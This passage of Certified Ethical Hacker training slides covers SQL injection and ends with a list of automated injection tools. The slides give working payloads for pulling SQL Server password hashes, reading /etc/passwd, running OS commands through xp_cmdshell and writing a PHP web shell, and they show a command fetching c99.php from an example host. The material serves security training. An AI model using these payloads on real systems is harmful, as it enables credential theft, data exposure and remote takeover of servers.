To display the hashes through an error message, convert hashes → Hex → concatenate

Password field requires dbo access

With lower privileges you can still recover usernames and brute force the password

SQL server hash sample

```
0 010034767D5C0CFA5FDCA28C4A5
6085E65E882E71CB0ED2503412FD5
4D6119FFF04129A1D72E7C3194F72
                    84A7F3A
```

Extract hashes through error messages

```
' and 1 in (select x from temp) --
' and 1 in (select substring (x, 256, 256) from temp) --
' and 1 in (select substring (x, 512, 256) from temp) --
' drop table temp --
```


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker

I-TRAIN Professional Training Services http://i-train.com.vn

CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Extracting SQL Hashes (In a Single Statement)

```
'; begin declare @var varchar(8000), @xdate1 datetime, @binvalue
varbinary(255), @charvalue varchar(255), @i int, @length int, @hexstring
char(16) set @var=':' select @xdate1=(select min(xdate1) from
master.dbo.sysxlogins where password is not null) begin while @xdate1 <=
(select max(xdate1) from master.dbo.sysxlogins where password is not null)
begin select @binvalue=(select password from master.dbo.sysxlogins where
xdate1=@xdate1), @charvalue = '0x', @i=1, @length=datalength(@binvalue),
@hexstring = '0123456789ABCDEF' while (@i<=@length) begin  declare @tempint
int, @firstint int, @secondint int select @tempint=CONVERT(int,
SUBSTRING(@binvalue,@i,1)) select @firstint=FLOOR(@tempint/16)  select
@secondint=@tempint - (@firstint*16) select @charvalue=@charvalue + SUBSTRING
(@hexstring,@firstint+1,1) + SUBSTRING (@hexstring, @secondint+1, 1)  select
@i=@i+1  end select @var=@var+' | '+name+'/'+@charvalue from
```

Interacting with the Operating System

There are two ways to interact with the OS:

1. Reading and writing system files from disk
2. Direct command execution via remote shell

Find passwords and execute commands


Both methods are restricted by the database's running privileges and permissions

MySQL OS Interaction

```
LOAD_FILE
' union select 1,load_file('/etc/passwd'),1,1,1;
LOAD DATA INFILE
create table temp( line blob );
load data infile '/etc/passwd' into table temp;
select * from temp;
SELECT INTO OUTFILE
```

MS SQL OS Interaction

```
'; exec master..xp_cmdshell 'ipconfig > test.txt' --
'; CREATE TABLE tmp (txt varchar(8000));  BULK INSERT tmp
FROM 'test.txt' --
'; begin declare @data varchar(8000) ; set @data='| ' ;
select @data=@data+txt+' | ' from tmp where txt<@data ;
select @data as x into temp end --
' and 1 in (select substring(x,1,256) from temp) --
'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design


Interacting with the FileSystem

LOAD_FILE()

The LOAD_FILE() function within MySQL is used to read and return the contents of a file located within the MySQL server

INTO OUTFILE()

The OUTFILE() function within MySQL is often used to run a query, and dump the results into a file



- `NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*`

  If successful, the injection will display the contents of the passwd file

- `NULL UNION ALL SELECT NULL,NULL,NULL,NULL,'<?php system($_GET["command"]); ?>' INTO OUTFILE '/var/www/juggyboy.com/shell.php'/*`

  If successful, it will then be possible to run system commands via the $_GET global. The following is an example of using wget to get a file: http://www.juggyboy.com/shell.php?command=wget http://www.example.com/c99.php

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Assessing Network Connectivity

1. Server name and configuration
   ```
   ' and 1 in (select @@servername ) --
   ' and 1 in (select srvname from
   master..sysservers ) --
   ```
2. NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, Trace route?
3. Test for firewall and proxies

Network Reconnaissance

You can execute the following using the **xp_cmdshell** command:
Ipconfig /all, Tracert myIP, arp –a, nbtstat –c, netstat –ano, route print

Gathering IP information through reverse lookups

Reverse DNS

```
'; exec master..xp_cmdshell
'nslookup a.com MyIP' --
```

Reverse Pings

```
'; exec master..xp_cmdshell 'ping
10.0.0.75' --
```

OPENROWSET

```
'; select * from OPENROWSET(
'SQLoledb', 'uid=sa; pwd=Pass123;
Network=DBMSSOCN;
Address=10.0.0.75,80;',
'select * from table')
```


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Network Reconnaissance Full Query

Note: Microsoft has disabled **xp_cmdshell** by default in SQL Server 2005/2008


To enable this feature

```
EXEC sp_configure
'xp_cmdshell', 1
GO
RECONFIGURE
```



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design




http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

SQL Injection Tools: BSQLHacker

BSQL Hacker is an automated SQL Injection tool which supports Blind SQL Injection, Time Based Blind SQL Injection, Deep Blind (based on advanced time delays) SQL Injection, Error Based SQL Injection





http://labs.portcullis.co.uk


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

SQL Injection Tools: Marathon Tool

Using Marathon Tool, a malicious user can send heavy queries to perform a Time-Based Blind SQL Injection attack

- Database Schema extraction from SQL Server, Oracle and MySQL
- Parameter Injection using HTTP GET or POST
- SSL support
- HTTP proxy connection available
- Authentication methods: Anonymous, Basic, Digest and NTLM




http://marathontool.codeplex.com

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

SQL Injection Tools: SQL Power Injector




- SQL Power Injector is automated SQL injection tool
- It automatically detects predefined SQL errors in the response page

http://www.sqlpowerinjector.com


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

SQL Injection Tools: Havij



Using this SQL injection tool, an attacker can perform back-end database fingerprint, retrieve DBMS **users and password** hashes, dump **tables and columns**, fetching data from the database, running SQL statements and even accessing the **underlying file system** and **executing commands** on the operating system



http://www.itsecteam.com

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

SQL Injection Tools

SQL Brute
http://www.gdssecurity.com

Absinthe
http://www.0x90.org

BobCat
http://www.northern-monkee.co.uk

SQL Injection Brute-forcer
http://code.google.com

Sqlninja
http://sqlninja.sourceforge.net

sqlmap
http://sqlmap.sourceforge.net

SQLGET
http://www.darknet.org.uk

SQL Injection Digger
http://sqid.rubyforge.org

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

SQL Injection Tools

Pangolin – Automatic SQL Injection Penetration Testing Tool
http://www.pentestit.com

SQLIer
http://bcable.net

sqlbf
http://www.cqure.net

NGSSQuirreL
http://www.ngssoftware.com

FJ-Injector Framework
http://sqlninja.sourceforge.net

